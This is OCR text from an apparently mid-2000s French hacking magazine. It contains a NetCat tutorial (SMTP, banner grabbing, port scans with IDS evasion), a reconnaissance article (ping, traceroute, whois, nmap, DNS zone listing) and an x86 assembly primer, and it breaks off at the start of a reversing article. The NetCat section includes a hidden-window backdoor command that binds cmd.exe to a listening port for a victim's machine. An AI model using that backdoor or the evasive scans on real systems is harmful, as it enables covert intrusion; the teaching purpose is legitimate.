
Envoyer un email :

Et oui avec NetCat on peut même envoyer un email, il suffit de se connecter sur notre serveur SMTP (port 25) et d'entrer les différentes instructions. Pour ce genre de chose il faut une bonne connaissance du protocole (ici SMTP) que vous allez utiliser, pour cela rien de mieux que les RFC.

Voilà comment ce passe l'envois d'un email par NetCat :

(en vert les réponses du serveur et en rouge les instructions que j'ai entré)

```
C:\>nc 127.0.0.1 25
220
sparah.mail.net
SMTP Server
SLmail
5.5.0.4433 Ready
ESMTP spoken
here
helo sparah.mail.net
250
sparah.mail.net
Mail from: iama-
way@secure-
corp.net
250 OK
Rcpt to: spa-
rah@msn.com
250 OK
data
354 Start mail
input; end with
<CRLF>.<CRLF>
Salut, pour être
en bonne santé
lisez NetHackers
!
++ w0rp
.
250 OK, submit-
ted and queued.
(3F776FB32E56465
186BD40B3DB71E11
5.SKM)
Quit
221 sparah.mail.net
Service closing transmission channel
```



On à bien un shell sur le serveur !

Pour l'exemple j'ai testé sur un serveur SMTP personnel (qui est d'ailleurs vulnérable a une attaque de type Buffer Overflow, erf), mais vous pouvez utiliser le serveur SMTP de votre FAI, par exemple pour free : smtp.free.fr.

NetCat n'envoie que ce que vous lui demander d'envoyer contrairement à certains client Telnet. On peut vraiment parler rapport entre l'utilisateur et le serveur.

Prise d'empreinte de serveur HTTP :

Pour identifier un serveur http on peut regarder la valeur du champ Server dans la réponse http du serveur, pour cela avec NetCat il suffit d'envoyer une requête http à ce fameux serveur pour demander le header du serveur :

```
nc 127.0.0.1 80
HTTP/1.1 200 OK
/* réponse du serveur cible */
Date: Sat, 04 Jan 2003 09:21:31 GMT
Server: Apache/1.3.33 (Win32) PHP/4.3.10 ? ah c'est ce qui nous intéresse!
X-Powered-By: PHP/4.3.10
Connection: close
Content-Type: text/html
```

Le serveur tourne donc sur un OS de type Win32 (Windows) avec la version 1.3.33 d'Apache et la version 4.3.10 de PHP :) .

Un scanner de port pour pas cher :

Pour scanner des ports avec NetCat il suffit d'indiquer une plage de port au lieu d'un port unique, par exemple :
nc –vv 127.0.0.1 1-100

NetCat va alors scanner les ports de l'ip 127.0.0.1 qui se trouve dans la plage de ports comprise entre le premier et le centième port. Le mode –vv est important car c'est grâce à celui-ci que NetCat nous indique si la connexion est refusée, dans ce cas le port est fermé, ou accepté si le port est ouvert. A noter que NetCat scannera le centième port en premier et le premier port en dernier. Si lors d'un scan NetCat détecte un port ouvert il se peut qu'il s'y connecte, pour éviter cela on peut forcer le scan avec l'option –z. Certaines protections (IDS) détectent le scan de ports successif, pour contrer cela avec NetCat il est possible de scanner les ports aléatoirement dans une plage donnée grâce à –r :
nc -w -r 127.0.0.1 100-100
Il est même possible de scanner de la sorte : nc –vv –r 127.0.0.1 400-500 1100-1200 1337.
NetCat va alors scanner aléatoirement la rangée de port 400-500, puis la rangée 1100-1200 et enfin il finira par scanner le port 1337. Avec l'option –w vous pouvez indiquer combien de temps il faut que NetCat attende si la connexion n'est pas établie (ex : nc –w 6 –vv 127.0.0.1 25, va arrêter NetCat après six secondes si la connexion n'est pas établie). L'option –i permet d'établir un délai de scan, NetCat attendra le temps de ce délai (dans l'exemple mille millisecondes, soit dix secondes) avant de scanner un autres port :
nc -vv -z -i 10000 -r 127.0.0.1 500-1000



Une backdoor furtive :

Nous l'avons vus au début de cet article que NetCat nous offre la possibilité de créer un serveur en se mettant en mode listen sur un port donné. Il est alors facile de créer une backdoor. Une backdoor (ou porte dérobée), est un programme utilisé par le hacker pour accéder à la machine d'une de ses victimes. Une fois que la victime a lancé malencontreusement la backdoor sur sa machine la backdoor se mettra en écoute sur un port défini au préalable par l'attaquant. Celui-ci n'aura alors qu'à se connecter sur la victime au port choisi et il aura un shell sur la machine de sa victime. Il est facile de réaliser cela avec NetCat grâce à cette commande :
nc –L –p 666 –d –e cmd.exe
L'option –d permet de détacher NetCat de la console, c'est-à-dire que NetCat n'affichera pas la fenêtre console mais tournera quand même. L'utilisateur ne voit pas que NetCat tourne sur sa machine sauf si il regarde la liste des processus en cours.

Autres utilisations :

Voilà, cet article est fini Vous l'aurez sûrement constaté NetCat est un programme très riche en possibilités, ses utilisations n'ont pas de limites si ce n'est celles de votre imagination mais sur ce point je vous fais confiance ;). De plus il est intéressant de manipuler quelques fois NetCat afin de bien connaître certains protocoles réseaux (SMTP, HTTP, IRC...) Cela peut être une bonne mise en pratique de ce que vous apprenez dans les RFC.

wOrp

Greets goes to : FaSm et Koreth pour leur sympathie. Ainsi que la team SOH.

URLs :

http://www.lopht.com/~weld/netcat/ : Le site officiel de NetCat.
http://www.rfc-editeur.org : Les RFC traduites en français.
http://www.frameip.com : Bon site sur le réseau, les protocoles,...

Les experts :

La prise d'empreinte est la première étape qu'un pirate effectuera afin de déterminer le plus d'informations possible pour attaquer sa victime.
Pour cela l'attaquant aura toutes les données du net pour lui venir en aide et surtout google mais ça, ce sera pour un peu plus tard dans le magazine...

Une attaque à l'aveugle sur un systéme est 99 % du temps inefficace. Il faut pouvoir déterminer précisement la situation géographique du systéme cible, obtenir son nom d'hôte, sa plage d'adresse, les ports ouverts, les applications tournants derriére ces ports ...

Détermination du nom d'hôte

Si vous connaissez l'adresse ip , comment obtenir le nom d'hôte ? grâce à une commande très simple le ping.
ouvrez votre terminal (dos ou bash) et tapez la commande ping -a [adresse IP].

On a des tas de renseignements grâce à la commande ping. Cette commande envoie des paquets ICMP_ECHO_REQUEST vers la machine cibler qui va lui répondre par un ICMP_ECHO_REPLY.
Nous trouvons dans la réponse a ces paquets divers champs :

- la taille du paquet envoyé en octets
- le temps de réponse de la cible en millisecondes
- la valeur du TTL (time to live) lorsque le paquet est arrivé à destination.

```
fasm@FaSm: ~
Fichier Édition Affichage Terminal Onglets Aide
fasm@FaSm:~$ ping -a 216.239.57.104
PING 216.239.57.104 (216.239.57.104) 56(84) bytes of data.
64 bytes from 216.239.57.104: icmp_seq=1 ttl=240 time=177 ms
64 bytes from 216.239.57.104: icmp_seq=2 ttl=240 time=180 ms
64 bytes from 216.239.57.104: icmp_seq=3 ttl=240 time=192 ms
64 bytes from 216.239.57.104: icmp_seq=4 ttl=240 time=185 ms
64 bytes from 216.239.57.104: icmp_seq=5 ttl=240 time=191 ms
64 bytes from 216.239.57.104: icmp_seq=6 ttl=240 time=176 ms
64 bytes from 216.239.57.104: icmp_seq=7 ttl=240 time=178 ms
64 bytes from 216.239.57.104: icmp_seq=8 ttl=240 time=180 ms
64 bytes from 216.239.57.104: icmp_seq=9 ttl=240 time=177 ms
64 bytes from 216.239.57.104: icmp_seq=10 ttl=240 time=176 ms
64 bytes from 216.239.57.104: icmp_seq=11 ttl=240 time=177 ms
64 bytes from 216.239.57.104: icmp_seq=12 ttl=240 time=177 ms
64 bytes from 216.239.57.104: icmp_seq=13 ttl=240 time=224 ms
64 bytes from 216.239.57.104: icmp_seq=14 ttl=240 time=176 ms
64 bytes from 216.239.57.104: icmp_seq=15 ttl=240 time=177 ms
64 bytes from 216.239.57.104: icmp_seq=16 ttl=240 time=179 ms
64 bytes from 216.239.57.104: icmp_seq=17 ttl=240 time=177 ms
64 bytes from 216.239.57.104: icmp_seq=18 ttl=240 time=177 ms
64 bytes from 216.239.57.104: icmp_seq=19 ttl=240 time=177 ms
64 bytes from 216.239.57.104: icmp_seq=20 ttl=240 time=177 ms
64 bytes from 216.239.57.104: icmp_seq=21 ttl=240 time=177 ms

--- 216.239.57.104 ping statistics ---
21 packets transmitted, 21 received, 0% packet loss, time 20016ms
rtt min/avg/max/mdev = 176.817/181.767/224.112/10.481 ms
fasm@FaSm:~$
```

la commande ping

pour avoir plus de renseignements sur la commande ping, faite soit un « man ping » en bash ou tapez simplement ping sans arguments sous dos.

Par ou passent les paquets ?

Il nous faut ici tracer la route de notre machine vers le systéme cible. deux commandes sont disponibles, une pour les linuxiens et l'autre pour les windosiens qui effectue la même chose : traceroute ou tracert.
essayons par exemple : traceroute www.google.fr

Vous retrouvez sur la capture d'écran, le chemin pris par les paquets. A chaque noeud (routeurs) une réponse est envoyée vers notre pc. Ce qui nous permet de récuperer un classement des systémes relais de données avec en millisecondes le temps nécessaire pour contacter chaque systéme de relais.
Un man traceroute vous permettra de découvrir toutes les fonctionnalités de cette commande.

Renseignements sur le nom de domaine

Maubeuge

```
fasm@FaSm: ~
Fichier  Édition  Affichage  Terminal  Onglets  Aide
fasm@FaSm:~$ traceroute www.google.fr
traceroute: Warning: www.google.fr has multiple addresses; using 66.249.93.99
traceroute to www.l.google.com (66.249.93.99), 30 hops max, 40 byte packets
 1  192.168.1.1 (192.168.1.1)  0.946 ms  0.729 ms  0.686 ms
 2  d05m-213-44-16-1.d4.club-internet.fr (213.44.16.1)  24.192 ms  25.046 ms  25.538 ms
 3  G4-1.core02-m.club-internet.fr (194.117.195.93)  25.894 ms  25.124 ms  26.090 ms
 4  TenGE1-4.core01-v.club-internet.fr (62.34.0.49)  25.545 ms  25.810 ms  25.591 ms
 5  G6-1.c12k01-v.club-internet.fr (62.34.0.13)  25.282 ms  25.265 ms  25.504 ms
 6  core1.ams.net.google.com (195.69.144.247)  45.666 ms  44.208 ms  44.524 ms
 7  72.14.232.141 (72.14.232.141)  56.482 ms  56.315 ms  55.415 ms
 8  72.14.233.77 (72.14.233.77)  56.676 ms  55.883 ms 72.14.233.79 (72.14.233.79)  55.964 ms
 9  66.249.94.54 (66.249.94.54)  66.299 ms  56.375 ms  68.447 ms
10  66.249.93.99 (66.249.93.99)  55.993 ms  56.338 ms  56.128 ms
fasm@FaSm:~$
```

traceroute

A chaque fois que quelqu'un crée un domaine comme « acissi.net », « google.fr », des renseignements sur le propriétaire du nom de domaine, le responsable technique, l'adresse du siége social sont stockées dans une base de donnée accessible par n'importe qui. Nous pouvons accéder à toutes ces données grâce au WHOIS.

Divers sites nous proposent des services de whois. Voici quelques exemples:

http://www.afnic.fr/outils/whois/
http://www.allwhois.com
http://www.whois.net
http://www.betterwhois.com

Le WHOIS fournit entre autre les serveurs DNS associés au domaine, qui pourrons dans certains cas révéler l'adresse IP de toutes les machines associées au domaine. Nous aurons aussi des informations personnelles sur la personne ou société qui a réservé le nom de domaine.

RECHERCHE DES SERVICES

Une fois tous ces renseignements pris, il ne reste plus qu'à découvrir quels sont les services qui tournent derrière chaque ports de la machine.

```
%%
%% This is the AFNIC Whois server.
%%
%% Rights restricted by copyright.
%% See http://www.afnic.fr/afnic/web/legal
%%
%% Use '-h' option to obtain more information about this service.
%%
%% [YOUR REQUEST] >> yahoo.fr
%%

domain: yahoo.fr
address: Yahoo France
address: 11bis, rue Torricelli
address: 75017 Paris
address: FR
phone: +33 1 70 91 20 00
fax-no: +33 1 70 91 20 01
e-mail: domainadmin@yahoo-inc.com
admin-c: MR711-FRNIC
tech-c: NA25-FRNIC
zone-c: NFC1-FRNIC
nserver: ns1.yahoo.com
nserver: ns2.yahoo.com
nserver: ns3.yahoo.com
nserver: ns5.yahoo.com
nserver: ns7.yahoo.com
```

Pour découvrir les ports ouverts sur une machine, la commande nmap ca nous être très utile. grâce à cette commande, nous allons pouvoir sacnner le système cible en indiquant les ports à tester ou une plege de ports.

Pour avoir tous les détails, sous linux: man nmap.

essayons cette commande :

nmap -vv 192.168.1.254 -p 1-1024

le -vv met nmap en mode verbose (bavard) et le -p 1-1024 lui indique de scanner tous les ports de1 à 1024.

Une fois lancée, la réponse ne se laisse pas beaucoup attendre.


nous pouvons observer ceci :

```
PORT    STATE SERVICE
53/tcp  open  domain
80/tcp  open  http
111/tcp open  rpcbind
113/tcp open  auth
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
608/tcp open  sift-uft
631/tcp open  ipp
```

Nous avons le port ouvert, le type de protocole (ici exclusivement du TCP) l'état du port (open) et le service susceptible de tourner derrière. Attention, le service donné est le service par défaut et ne correspond peut être pas au service réel.

RELEVE DE BANNIERE

Une fois que le pirate a scanné les ports, il va ensuite tenter de récupérer le nom du serveru et sa version à chacun des ports ouverts.Pour chaque protocole, on a la possibilité de récupérer sa bannière. Nous pouvons pour cela utiliser



```
fasm@FaSm: ~/nethackers/nethackers_5
Fichier  Édition  Affichage  Terminal  Onglets  Aide
fasm@FaSm:~/nethackers/nethackers_5$ nmap -vv 192.168.1.254 -p 1-1024

Starting Nmap 4.03 ( http://www.insecure.org/nmap/ ) at 2006-06-10 15:28 CEST
Machine 192.168.1.254 MIGHT actually be listening on probe port 80
DNS resolution of 1 IPs took 0.03s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN:
 0]
Initiating Connect() Scan against 192.168.1.254 [1024 ports] at 15:28
Discovered open port 113/tcp on 192.168.1.254
Discovered open port 53/tcp on 192.168.1.254
Discovered open port 80/tcp on 192.168.1.254
Discovered open port 631/tcp on 192.168.1.254
Discovered open port 139/tcp on 192.168.1.254
Discovered open port 608/tcp on 192.168.1.254
Discovered open port 445/tcp on 192.168.1.254
Discovered open port 111/tcp on 192.168.1.254
The Connect() Scan took 0.25s to scan 1024 total ports.
Host 192.168.1.254 appears to be up ... good.
Interesting ports on 192.168.1.254:
(The 1016 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
113/tcp  open  auth
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
608/tcp  open  sift-uft
631/tcp  open  ipp
```

résultat de nmap

telnet ou netcat.Grâce à l'une des deux applications, nous allons pouvoir nous connecter à l'hôte distant .
Sous windows :
Démarrer -> executer puis tapez Telnet et validez.
Nous allons dans un premier temps utiliser telnet. Cliquez maintenant dans connexion puis système distant.
Vous devez indiquer dans la fenêtre le nom d'hôte ou l'adresse Ip et le numéro de port.
Vous pouvez aussi, et c'est plus rapide, utiliser la ligne de commande :
telnet 192.168.1.254 80
Une fois connecté, j'ai entré la ligne
`GET HTTP/1.1 ../..`
La réponse de la machine distante est donnée dans le screenshot de telnet.
si vous l'observez bien, vous connaissez maintenant que le système distant utilise un Apache/1.3.33 Server . Une petite recherche google avec des options avancées vous permettra de trouver tous les informations nécessaires.

```
fasm@FaSm: ~/nethackers/nethackers_5
Fichier  Édition  Affichage  Terminal  Onglets  Aide
fasm@FaSm:~/nethackers/nethackers_5$ nslookup
> server [redacted].fr
Default server: [redacted].fr
Address: [redacted].192.1#53
> ls -d [redacted]r
```

nslookup

DNS

Le DNS ou Domaine Name Server permet de renvoyer à un client un nom d'hôte associé à une adresse IP. Ce service en rend beaucoup (de services ;-)). Mais mal configuré, il permet à des personnes extérieures de lister toutes les machines du réseau interne.
Pour tester si on a accés à ce service, nous allons utiliser un programme nommé nslookup (normalement présent par défaut sur votre machine (windows ou linux).
Vous allez obtenir toute la liste des ordinateurs de l'entreprise ou de l'université ou autre.
la commande server demande en argument le DNS
le ls- d demande en argument le domaine que l'on veut lister.

CONCLUSION

Nous venons de découvrir la méthode utilisée pour la prise d'empreinte. Dans les prochains numéros nous verrons plus en détail chaque étape. Mais vous avez déjà des pistes pour rechercher par vous même de plus amples renseignements.Mais attention à ce que vous faites!! le mieux est d'avoir son réseau chez soi et de tout tester sur son réseau.

FaSm

```
fasm@FaSm: ~/nethackers/nethackers_5
Fichier  Édition  Affichage  Terminal  Onglets  Aide
fasm@FaSm:~/nethackers/nethackers_5$ telnet 192.168.1.254 80
Trying 192.168.1.254...
Connected to 192.168.1.254.
Escape character is '^]'.
GET HTTP/1.1 ../..
HTTP/1.1 400 Bad Request
Date: Sat, 10 Jun 2006 14:56:51 GMT
Server: Apache/1.3.33 (Debian GNU/Linux) PHP/4.3.10-16
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>400 Bad Request</TITLE>
</HEAD><BODY>
<H1>Bad Request</H1>
```

telnet

Lucif3r désassemblé

INTRODUCTION :

Aussitôt que l'on parle de langage de haut niveau tel que le C, on va se trouver confronté aux contrôles de flux, aux boucles telles que vous l'avez vu dans ce magazine. En assembleur, on va retrouver à chaque fois une comparaison (CMP) avec ensuite un test conditionnel. Essayons de décortiquer tout cela.


LA COMPARAISON :

Si vous avez déjà désassemblé des programmes vous avez pu remarqué ou vous allez le remarquer (voir article suivant) que l'instruction cmp est utilisée.
Quelle est son but et que fait elle ?
Le résultat d'une comparaison est stockée dans le registre FLAGS pour être utilisée si nécessaire un peu plus tard. Les bits du registre FLAGS sont positionnés suivant le résultat de la comparaison:
cmp   opérande1, opérande2
Ce qu'il faut comprendre avec cmp c'est que l'on effectue une opération entre les deux opérandes opérande1 - opérande2. Le registre FLAGS est positionné mais le résultat de l'opération n'est pas stockée. Les sauts qui vont suivre sous le cmp vont aller « regarder » l'état de certains bits du registre FLAGS et agir en conséquence.
Par exemple si opérande1 = opérande2, le cmp va positionné le bit ZF (zéro Flag) à 1.
une chose importante à ne pas oublier est que certaines autres instructions positionnent aussi le registre FLAGS.

L'INSTRUCTION IF :

Soit le pseudo-code suivant :

Dans l'article de LuCiF3r, vous avez découvert les boucles en C. Mais que vont donner ceux-ci une fois désassemblée ? Je vais essayer de vous faire découvrir tout cela simplement, mais si c'est possible ....



registre flags

```
if (EAX==0)
      EBX=1;
else
      EBX=2;
```

Si l'on veut « traduire » cela en assembleur, ça va nous donner :

```
      cmp    eax,0
      jz     bcl
      mov    ebx,2
      jmp    suivant
bcl:
      suivant
      mov    ebx,1
suivant:
```

Nous nous retrouvons ici avec deux nouvelles instructions jz et jmp.
Jmp (jump) : est ce que l'on appelle un saut inconditionnel , c'est à dire que si le programme arrive à cette ligne, quel que soit l'état du registre FLAG, le programme sautera à l'adresse correspondante, c'est à dire ici @suivant.

Jz (jump if zero): pour cette instruction, le programme ira à l'adresse de bcl seulement si le bit ZF du registre FLAG est positionné à 1. Sinon, l'instruction jz est sautée et c'est le mov ebx,1 qui est exécuté.

Voici un autre exemple :

```
if(EAX>=5)
      EBX=1;
else
      EBX=2;
```

donnera

```
      cmp    eax,5
      jge    bcl
      mov    ebx,2
      jmp    suivant
bcl:
      mov    ebx,1
suivant:
```

Nous retrouvons ici la même structure que précédemment, la seule nouveauté est le jge.
Jge (jump if greater or egal) : cette instruction va permettre de sauter à l'adresse voulue si le reésultat de l'opération (cmp) est supérieure ou égale.

LA BOUCLE FOR :

Pseudo code :

```
var = 0;
for(i=10;i>0;i--)var+=1;
```

Ce pseudo code peut être traduit en assembleur comme ceci :

```
        mov     eax,0
        mov     ecx,10
bcl:
        add     eax,ecx
        loop    bcl
```

L'instruction loop se sert du registre ecx. En effet pour chaque passage dans loop, ecx est décrémenté et tant que ecx n'est pas égal à 0, l'instruction loop boucle vers bcl. Aussitôt que ecx sera égal à zéro, loop ne bouclera plus vers bcl et l'instruction suivante (en dessous de loop) sera exécutée.
Il existe d'autres variantes de loop : LOOPE, LOOPZ qui décrémente ECX et saute à l'adresse (ou étiquette) indiquée si ECX différent de 0 et ZF égal à 1.
LOOPNE, LOOPNZ qui décrémente ECX et saute à l'adresse (ou étiquette) indiquée si ECX différent de 0 et ZF égal à 0.

LA BOUCLE WHILE :

```
While(condition)
        {
        corps de la boucle;
        }
```

Le pseudo code précédent sera traduit par :

```
bcl:    jxx    fin
        ;corps de la boucle
        jmp    bcl
fin:
```

A la place de jxx bien sur vous devez

JA	Jump if Above =JNBE	branchement cond. (op2 > op1)	opérandes absolues
JAE	Jump if Above or Eq. =JNB	branchement cond. (op2 Š≥ op1)	
JB	Jump if Below =JNAE	branchement cond. (op2 < op1)	
JBE	Jump if Below or Eq. =JNA	branchement cond. (op2 ≤ op1)	
JCXZ	Jump if CX = 0	branchement si CX = 0	
JE	Jump if Equal =JZ	branchement cond. (op2 = op1)	
JG	Jump if Greater =JNLE	branchement cond. (op2 > op1)	
JGE	Jump if Greater or Eq. =JNL	branchement cond. (op2 ≥ op1)	
JL	Jump if Less =JNGE	branchement cond. (op2 < op1)	
JLE	Jump if Less or Equal =JNG	branchement cond. (op2 ≤ op1)	
JMP	Jump	branchement inconditionnel	
JNA	Jump if Not Above =JBE	branchement cond. (op2 ≤ op1)	opérandes absolues
JNAE	Jump if Not Above or Eq = JB	branchement cond. (op2 < op1)	
JNB	Jump if Not Below =JAE	branchement cond. (op2 ≥ op1)	
JNBE	Jump if Not Below or Eq. = JA	branchement cond. (op2 > op1)	
JNE	Jump if Not Equal =JNZ	branchement cond. (op2 ≠ op1)	
JNG	Jump if Not Greater =JLE	branchement cond. (op2 ≤ op1)	
JNGE	Jump if Not Greater or Eq. =JL	branchement cond. (op2 < op1)	
JNL	Jump if Not Less =JGE	branchement cond. (op2 ≥ op1)	
JNLE	Jump if Not Less or Eq. = JG	branchement cond. (op2 > op1)	
JNO	Jump if Not Overflow	branchement cond. (si pas 'overflow')	
JNP	Jump if Not Parity =JPO	branchement cond. (si parité impaire)	
JNS	Jump if Not Sign	branchement cond. (si valeur positive)	
JNZ	Jump if Not Zero =JNE	branchement cond. (si résultat¼ ¼≠ 0)	
JO	Jump if Overflow	branchement cond. (si 'overflow')	
JP	Jump if Parity =JPE	branchement cond. (si parité paire)	

les instructions de saut

choisir l'instruction qui correspond a votre condition (je, jne, jge, jle ....)

LA BOUCLE DO WHILE :

```
do{
        corps de la boucle;
        }while(condition);
```

Le pseudo code précédent sera traduit par :

```
bcl :
        ;corps de la boucle
        jxx    bcl
```

même remarque que précédemment pour le jxx.

LA PILE

Nous allons commencer à parler de la pile. La pile est une zone mémoire qui est organisée de façon à ce que le dernier entré est le premier sorti, on parle de LIFO (last in, first out).

On peut venir charger des données dans la pile grâce à l'instruction PUSH et retirer des données grâce à l'instruction POP.
Le registre ESP contient l'adresse de la donnée qui sera retirée de la pile.
L'instruction PUSH insère un double mot sur la pile en ôtant 4 de ESP puis en stockant le double mot en [ESP].
[ESP] veut dire contenu de l'adresse ESP.
L'instruction POP lit le double mot en [ESP] puis ajoute 4 à ESP.
On peut utiliser la pile pour stocker temporairement des données. Elle est surtout utilisée pour effectuer des appels à des sous programmes, passer des variables locales et des paramètres.
Le registre SS spécifie le segment qui contient la pile.

JPE	Jump if Parity Even	=JP	branchement cond. (si parité paire)	
JPO	Jump if Parity Odd	=JNP	branchement cond. (si parité impaire)	
JS	Jump if Sign		branchement cond. (si valeur négative)	
JZ	Jump if Zero	=JE	branchement cond. (si résultat¼ = 0)	
LAHF	Load AH with Flags		bits arithmétiques du 'flag-reg.' → AH	
LDS	Load pointer to DS		adresse de *op2* → *DS:op1*	
LEA	Load Effective Addr.		adresse de *op2* → *op1*	
LES	Load pointer to ES		adresse de *op2* → *ES:op1*	
LOCK			réservation du bus pour > 1 cycle	
LODB	Load Byte		*zone-mémoire* → *AL*	
LODW	Load Word		*zone-mémoire* → *AX*	
LOOP			branchement si *CX* = 0	1ère action: *CX* – 1 → *CX*
LOOPE	Loop while Equal	=LOOPZ	branchement si *CX* = 0 et *ZF* = 1	
LOOPNE	Loop while Not Eq.	=LOOPNZ	branchement si *CX* = 0 et *ZF* = 0	
LOOPNZ	Loop while Not Zero	=LOOPNE	branchement si *CX* = 0 et *ZF* = 0	
LOOPZ	Loop while Zero	=LOOPE	branchement si *CX* = 0 et *ZF* = 1	

les instructions de saut

LES SOUS PROGRAMMES

Tout problème complexe doit être divisé en tâches élémentaires qui permettent de mieux le comprendre , le mettre en oeuvre, le tester. Deux instructions vont nous être utiles , le CALL et le RET.

L'instruction CALL effectue un saut inconditionnel vers un sous programme et empile l'adresse de l'instruction suivante.

L'instruction RET dépile une adresse et saute à cette adresse.

L'instruction CALL permet d'appeler un sous programme en obligeant le processeur à poursuivre l'exécution à un autre endroit que la ligne qui suit cette instruction CALL. Le corps du sous programme comprend en réponse une instruction RET qui permet de revenir à l'instruction qui suit le CALL. D'un point de vue technique, l'instruction CALL provoque le positionnement de l'adresse de retour sur la pile et la copie de l'adresse du sous programme qui doit être appelé dans le pointeur d'instruction. Dés que le sous programme a terminé son exécution, son instruction RET provoque le dépilement de l'adresse de retour dans le pointeur d'instruction.

Le processeur exécute toujours l'instruction dont l'adresse est indiquée dans EIP.

La structure d'un sous programme sera la suivante :

```
sousp:
      push ebp
;empile la valeur ori-
ginale de ESP
      mov   ebp,esp
;EBP=ESP
      sub
esp,octets_locaux ;
nombre d'octets néces-
saires pour les locales
      ; instruction du
sous programme
      mov   esp,ebp
;désalloue les locales
      pop   ebp
;restaure la valeur
originale de ESP
      ret
```

L'appel du sous programme dans le programme principal ou dans un autre sous programme sera :

```
      call  sousp
```

Les paramètres du sous programme peuvent être passées par la pile. Ils doivent être empilés avant l'instruction CALL. Si le paramètre doit être modifié par le sous programme, l'adresse de la donnée doit être passée, pas sa valeur. Si la taille du paramètre est inférieur à un double mot, il doit être converti en un double mot avant d'être empilé.

APPLICATION

Nous voudrions additionner trois nombres et que cette addition soit faite dans un sous programme. Essayons ce programme ci dessous :

```
%include "asm_io.inc"
segment .data
segment .bss
segment .text
       global
asm_main
asm_main:
     enter 0,0
     pusha
    mov    eax,1000h
    mov    ebx,2000h
    mov    ecx,3000h
    call   somme
    call   print_int
     popa
     mov eax,0
     leave
     ret
somme:
    push   ebp
    mov    ebp,esp
    add    eax,ebx
    add    eax,ecx
    pop    ebp
    ret
```

Vous obtenez donc à l'écran, si tout s'est bien passé, un nombre entier qui correspond à l'addition de 1000, 2000 et 3000 hexadécimal. Notre appel au sous programme a donc bien fonctionné.

CONCLUSION

Ces deux premiers articles nous ont permis d'aborder beaucoup de principes de la programmation en assembleur. Votre but n'est peut être pas de programmer en assembleur mais de comprendre un programme en assembleur et de pouvoir modifier l'exécution du programme. Vous allez dans ce cas pouvoir appliquer directement les principes vus précédemment grâce à l'article suivant de SnAkE.

FaSm

Le reversing ave

Dans NetHackers 3, Fasm vous a présenté Ollydbg, un analyseur, debuggeur et assembleur 32 bits doté d'une interface intuitive. Nous allons aujourd'hui mettre en application ce formidable outil pour passer un premier type de protection : les checksums.

De l'utilité des checksums...

